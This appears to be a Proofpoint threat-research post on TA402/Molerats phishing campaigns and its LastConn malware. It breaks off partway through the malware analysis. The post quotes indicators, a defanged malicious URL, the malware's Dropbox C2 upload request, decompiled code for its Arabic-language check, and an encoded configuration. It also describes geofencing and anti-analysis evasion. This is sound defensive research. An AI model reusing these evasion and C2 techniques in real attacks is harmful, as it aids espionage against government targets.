New TA402 Molerats Malware Targets Governments in the Middle East

proofpoint.com/us/blog/threat-insight/new-ta402-molerats-malware-targets-governments-middle-east

June 17, 2021

Konstantin Klinger, Dennis Schwarz, and Selena Larson

Key Findings

- TA402 leverages political and military themes, including the ongoing conflict in the Gaza Strip, to entice users to open attachments and click on malicious links.
- TA402 activity is largely focused on entities operating in the Middle East, especially government or government-adjacent organizations.
- TA402's custom malware called LastConn is used to gain access to and conduct information gathering activities.
- LastConn uses a number of unique features to deter automated threat analysis and make manual analysis difficult.

Overview

Proofpoint researchers identified a malware called LastConn distributed by TA402, a threat actor also known as Molerats. The malware targeted government institutions in the Middle East and global government organizations associated with geopolitics in the region.

TA402 is a Middle Eastern advanced persistent threat (APT) group that often targets entities in Israel and Palestine, in addition to other regions in the Middle East. In campaigns identified throughout 2021, TA402 leveraged Middle Eastern geopolitical themes including ongoing conflict in the Gaza Strip. The custom malware implant identified by Proofpoint enables the threat actor to conduct reconnaissance on the target host and exfiltrate data. TA402 leveraged multiple mechanisms to avoid automated threat analysis including geofencing based on IP addresses, only targeting computers with Arabic language packs installed, and password-protected archive files to distribute malware.

Campaign Details

Following a busy 2020 for TA402, Proofpoint researchers identified new and highly targeted email threat campaigns impacting government organizations in the Middle East and entities with diplomatic relationships in the region.

Based on Proofpoint visibility, the campaigns occurred on a weekly basis throughout early 2021 before abruptly stopping in March for a two-month hiatus. TA402, also known as Molerats and GazaHackerTeam, resumed email threat campaigns in early June 2021 with continued use of malware Proofpoint dubbed LastConn. Researchers assess with high confidence LastConn is an updated version of SharpStage malware first reported by Cybereason in December 2020.

The temporary disruption to email threat operations in March 2021 is interesting and may be due to current tensions in the Middle East region including ongoing violence in the Gaza Strip between Israeli and Palestinian militants or the observation of Ramadan in April through early May 2021, one of the most important religious holidays for Muslims. However, Proofpoint cannot confirm either hypothesis with high confidence.

TA402 Background & Attribution

TA402 has been active since at least 2011 and is believed to be operating out of the Middle East. The group's targeting includes but is not limited to targets in Israel and Palestine. [3,4] TA402 is known to target multiple industry verticals such as technology, telecommunications, financial institutions, academic institutions, military installations, media outlets, and government offices. The primary motivation of this group is to collect sensitive information and documents from high values targets to gather intelligence. Proofpoint assesses with moderate confidence based on lure topics, targeting, and historic campaigns the activity likely supports military or Palestinian state objectives.

Attack Paths

TA402 used spear-phishing emails containing either malicious links or attachments in the recently observed campaigns.

In June campaigns, TA402 leveraged a PDF attachment with one or multiple geofenced URLs leading to password-protected archives that contained the malware.




TA402 sends phishing email
PDF attachment contains malicious link
Geofenced URL checks host IP
Confirmed target directed to password-protected RAR file
LastConn malware installed on host
news site
If outside target area, redirected to legitimate news site

Figure 1: TA402 attack chain leveraging PDF attachments

The email and the PDF are typically both written in Arabic, and the lure is usually based on a geopolitical topic impacting the Middle East, especially the Gaza conflict. Proofpoint observed lure themes including “A delegation from Hamas meets with the Syrian regime” and “Hamas member list”. The password of the RAR file can be found inside the text of the PDF. Extracting the archive reveals a custom TA402 implant. In recent campaigns, the archive dropped LastConn malware. Other observed malware distributed by this attack path include SharpStage, Loda, and MiraiEye RAT.


filename (SECURED) - Adobe Acrobat Reader DC
File Edit View Window Help
Home Tools filename (SECURED) ×
1 / 1
102%
Share
Comment
Fill & Sign
Send & Track
More Tools
2:51 AM

شخصي

6/3/2021

إجتماع وفد من حماس مع النظام السوري

مرفق لسيادتكم تفاصيل إجتماع قيادة حماس مع النظام السوري يوم الثلاثاء
.2021/06/01

كلمة المرور: 112233

تحميل المرفق ●

تحميل

Figure 2: Example PDF from 02 June 2021 campaign. The filename is “hamas - syria.pdf” with the content purporting to be details regarding a delegation of Hamas militants meeting with Syrian regime representatives. (SHA256: 557c60ae9c613164fda3189720eaf78fe60b6bd8191f4d208ca3bbbdceffee36)

The PDF link drops the following files.

Downloaded RAR:


Hamas-Syria.rar|0db46fea5a0be8624069f978f115e4270833df29ed776c712182327a758fd639

Exe file inside RAR:

إجتماع وفد من حماس مع النظام السوري.exe|f55e2050733576fa16452e2589a187f4bf202ca3b54b1497ba2c006e8d3bdd45

Translation: “A delegation from Hamas meets with the Syrian regime”

A payload is not immediately downloaded. Proofpoint researchers were unable to determine the exact mechanisms for initiating links to the hosted malware, but the PDF may only direct the victim to the files if the source IP address belongs to the targeted countries in the Middle East. If the source IP address does not align with the target group, the URL may redirect the recipient to a benign decoy website, typically an Arabic language news website.



«حماس» تبدأ خطوات العودة إلى سوريا

فلسطين | السبت 22 أيار 2021

أخترنا لك

مي وجو وكيفين... ليلة الجاز والسول

«يونس إمرة» في لبنان: أسبوع الأفلام القصيرة

الجيش السوداني يراجع الإتفاقية العسكرية مع روسيا

أسرع من الخطّة... كم بلغت نسبة انسحاب القوات الأميركية من أفغانستان؟

«أسبوع أفلام المقاومة والتحرير»: المثقف المشتبك من تونس إلى

Figure 3: Example Benign Decoy Redirect from 02 June 2021 PDF campaign

The password protection of the malicious archive and the geofenced delivery method are two easy anti-detection mechanisms threat actors can use to bypass automatic analysis products.

Another initial access vector inside TA402’s 2021 arsenal observed in February is the use of Google Apps Script URLs directly inside the spear-phishing email. Google Apps Script is a development platform based on JavaScript that allows both the creation of standalone web apps and powerful extensions to various elements of the Google Apps software-as-a-service ecosystem. Proofpoint has previously observed multiple threat actors leveraging this method of malware distribution via URLs.




TA402 sends phishing email
Google Apps Script URL inside email
Legit Google account sometimes required
Geofenced URL checks host IP
Confirmed target directed to password-protected RAR file
LastConn malware installed on host
news site
If outside target area, redirected to legitimate news site

Figure 4: TA402 attack chain leveraging Google Apps Script URLs

In the identified TA402 campaign, the script also redirects to a password protected archive or to a benign decoy website based on the geofencing mechanism. Some Google App Script URLs Proofpoint observed in this campaign also require a legitimate login to a Google account before they can be accessed.

Example URL from 16 February 2021 URL campaign:

hxxps://script[.]google[.]com/macros/s/AKfycbxhRyJqO682mzT4C3-aNwSULjNPuHvhqpGYElJedUBPfaG60fZSOEQ/exec


https://www.aljazeera.net/news/politics/2021/1/29/%D8%A7%D9%86%D8%AA%D8%AE
...انتخابات حماس الداخلية بين ال
سياسة
اقتصاد
ثقافة
رياضة
فن
تكنولوجيا
تراث
ميدان
ريادة
البرامج
المزيد
البث الحي
اعلان
سياسة | فلسطين
1:54 AM


UPGRADE YOUR BROWSER

For a more safer web browsing experience, please upgrade to a modern browser like Chrome, .Firefox, Safari, Opera, or Edge

انتخابات حماس الداخلية بين النمطية ودعوات التجديد

Figure 5: Example benign decoy redirect from 16 February 2021 URL campaign

Extracting the archive leads to a custom TA402 implant, in this case LastConn.



https://script.google.com/macros/s/AKfycbxhRyJqO682mzT4C3-aNwSULjNPuHvhqpGYElJedUBPfaG60fZSOEQ/exec

أنشأ هذا التطبيق مستخدم آخر وليست Google.

بنود الخدمة

Hammas.rar finished downloading.

Figure 6: Example Successful Download of RAR archive from 16 February 2021 URL campaign

Malware Analysis

TA402 has been using a malware that Proofpoint tracks as LastConn in recent email-based campaigns. It is an updated version or new variant of the malware that Cybereason calls “SharpStage” and analyzed in December 2020.

LastConn malware is specifically targeted at computers with an Arabic language pack installed to ensure it only infects specific targets. It uses Dropbox for all command and control (C2) capabilities and infrastructure. Proofpoint researchers assess LastConn is very actively developed and maintained malware. It features multiple capabilities that attempt to prevent both automated and manual malware analysis.

Samples

For this malware analysis Proofpoint researchers analyzed the following two samples:

- SHA256: 6d65804ca8f71e21b18de08176a53d8f203bc23629dd822ef3c0da217f95f119
- Compile time: 2021-02-16 06:55:44
- Used in an email-based campaign on 16 February 2021


and

SHA256: f55e2050733576fa16452e2589a187f4bf202ca3b54b1497ba2c006e8d3bdd45

- Compile time: 2021-05-27 04:58:05
- Used in email-based campaigns in June 2021

Naming

The name “LastConn” is based on a file “LastConn.txt” that is maintained on the malware’s Dropbox account and used to document when the malware was active:



```
POST /2/files/upload HTTP/1.1
User-Agent: OfficialDropboxDotNetSDKv2/1.0.0.0
Authorization: Bearer [redacted]
Dropbox-API-Arg: {"path":"/[redacted]/LastConn.txt","mode":
{".tag":"overwrite"},"autorename":false,"mute":false,"strict_conflict":false}
Content-Type: application/octet-stream
Host: content.dropboxapi.com
Content-Length: 63
Expect: 100-continue


############################
Last Conn [redacted]/2021 [redacted] PM
```

Figure 7: Origin of "LastConn" name

Anti-Analysis

Both samples use third-party .NET code obfuscators. The sample in February used an unknown obfuscator that the de4dot deobfuscator was unable to deobfuscate.

Based on a string, the sample in June used an obfuscator called "Eziriz's .NET Reactor". It added obfuscations such as:


Obfuscated names

- Junk code
- Control flow obfuscation
- Date check – e.g., not runnable 14 days after 2021-06-16
- Encrypted strings – see below

While de4dot could not fully deobfuscate this one either, it was able to clean up some of the obfuscations.

Strings in the malware and its included components were stored encrypted inside a .NET resource. A 32-byte key was stored as a stack string with multiple character replacements and is used with an unknown decryption algorithm. Once the resource is decrypted strings are referenced by an index. We have included a list of decrypted strings and their index values on our Proofpoint Threat Research GitHub.

In addition to the code obfuscator anti-analysis mechanisms, the LastConn malware requires mouse clicks and an Arabic language pack to be installed on the victim's computer before it will continue executing its malicious functionality:




```
private void mouseclick_event(object sender, MouseEventArgs e)
{
    base.Opacity = 0.0;
    if (Form1.return_null() == null)
    {
        IEnumerator enumerator = InputLanguage.InstalledInputLanguages.GetEnumerator();
        if (Form1.return_null() == null)
        {
            try
            {
                while (enumerator.MoveNext())
                {
                    while (((InputLanguage)enumerator.Current).Culture.EnglishName.ToLower().Contains
                      (MYcw9uffxdYPAXmUtn.decrypt_string(942)))
                    {
                        if (Form1.return_null() == null)
                        {
                            new Thread(new ThreadStart(this.do_tasks_thread)).Start();
```

Note: encrypted string "942" is "ar"

Figure 8: Arabic language check

Configuration

LastConn's configuration is stored as an unnamed encrypted PE resource:


Resource Hacker - 9V4gUHM1dvoWRS4liaGH9L8gLKO1SxSXuiwAbo073UU-cleaned.bin
File Edit View Action Help
: : 0
Dialog Mer
: 0
Icon
Icon Group
Version Info

```
#n5Wa0RXZT1zZulGd0V2UfRHe0B0YvRmLzdXZu1jblB3TlxWaG9Fd4RHQkZWWtlWcjNne3YDNFV3X6JEUsV
kbxwGbGFUSPlTVTBTW3MGTJ9ULj9kNlFUQBFUQBFUQBFUR3MXQxw0RMlDVXBVMP1jblt2bUlXTfRHe0BUZ
slmZ3VWaW1TZtFmTlxWaG9Fd4RHQ5N0Q5V3YuhGV4cGaMZDMlt2VC92N5MXZIFkQ3Y1cTBzSyRWREp2Uj
JULTFUQBFUQBFUQBFUSKZkb1dWZTRna2AVMP1TZu9kb1Jlblt2bU9Fd4RHQ0hHdu42dvR0bUVGbpZUPud3b
E9GVlxWaG9Fd4RHQ0hHduQWYvxmb39GZzlWPkF2bs52dvR2cp9Fd4RHQ0hHduUGbpZEdzlGT9UGbpZEdzlG
